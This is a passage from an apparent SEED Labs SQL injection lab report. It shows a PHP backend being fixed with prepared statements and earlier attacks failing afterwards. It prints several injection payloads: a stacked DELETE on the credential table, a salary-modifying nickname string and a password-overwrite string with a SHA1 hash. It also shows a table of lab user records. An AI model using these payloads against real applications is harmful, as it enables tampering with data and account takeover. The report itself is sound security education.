-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edi
t profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not h
ave any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt=
"SEEDLabs"></a>

      </div></nav><div class='container text-center'><div class='alert alert-danger'>The account information your provi
de does not exist.<br></div><a href='index.html'>Go back</a></div>[04/23/20]seed@VM:~$
```

Figure 19: Unsuccessful SQL Injection Attack (Task 2.2)

We conduct the attack in Task 2.3 again. From Figure 20, we can see that the attack previously conducted was not successful.

```
There was an error running the query [You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right syntax to use near
'DELETE FROM credential WHERE name='Alice'; #' and Password='da39a3ee5e6b4b0d3255'
at line 3]\n
```

Figure 20: Unsuccessful SQL Injection Attack (Task 2.3)

From Figure 21, we can see the modification to the code for `unsafe_edit_backend.php` as lines 51 to 53 and 62 to 66 were commented out and lines 55 to 58 and 67 to 71 were added.

unsafe_edit_backend.php

```
51  /*
52      $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Pas
        sword='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
53  */
54
55  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where
        ID=$id;");
56      $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
57      $sql->execute();
58      $sql->close();
59
60    }else{
61      // if passowrd field is empty.
62  /*
63      $sql = "UPDATE credential SET
        nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber'
        where ID=$id;";
64    }
65    $conn->query($sql);
66  */
67      $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
68      $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
69      $sql->execute();
70      $sql->close();
71    }
```

Figure 21: Modification to unsafe_edit_backend.php

We conduct the attack in Task 3.1 again, using the command, `', salary='99999' where name='Alice'; #`. From Figure 22, we can see that the attack previously conducted in Task 3.1 was not successful as the command merely appears as text in the nickname field.

Alice Profile

Key	Value
Employee ID	10000
Salary	876543
Birth	9/20
SSN	10211002
NickName	', salary='99999' where name='Alice'; #
Email	
Address	
Phone Number	

Figure 22: Unsuccessful SQL Injection Attack (Task 3.1)

The attack in Task 3.2 is similar to that of Task 3.1. As such, if the attack in Task 3.1 was unsuccessful, we can conclude that the attack for Task 3.2 would also be unsuccessful.

We conduct the attack in Task 3.3 again, to modify Boby's password from "`123456`" to "`abcedf`" using the command, `', Password='52419dd1420d726229528aba496ce79abe712730' where name='Boby'; #`, as shown in Figure 23.




Figure 23: Modify Boby's password SQL Injection Attack

From Figure 24, we can see that the attack previously conducted was not successful as the password is not modified.

```
--------------------------------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | Nick
Name                            | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
--------------------------------+-----------------------------------------+
|  1 | Alice | 10000 | 876543 | 9/20  | 10211002 |             |         |       | ', s
alary='0' where name='Alice'; # | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      0 | 4/20  | 10213352 |             |         |       |
                                | 7c4a8d09ca3762af61e59520943dc26494f8941b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |
                                | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |
                                | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |
                                | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |
                                | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+-----
--------------------------------+-----------------------------------------+
6 rows in set (0.01 sec)
/bin/bash 87x11
[04/23/20]seed@VM:~$ echo -n "123456" | sha1sum | awk '{print $1}'
7c4a8d09ca3762af61e59520943dc26494f8941b
[04/23/20]seed@VM:~$ echo -n "abcedf" | sha1sum | awk '{print $1}'
52419dd1420d726229528aba496ce79abe712730
```

Figure 24: Unsuccessful SQL Injection Attack (Task 3.3)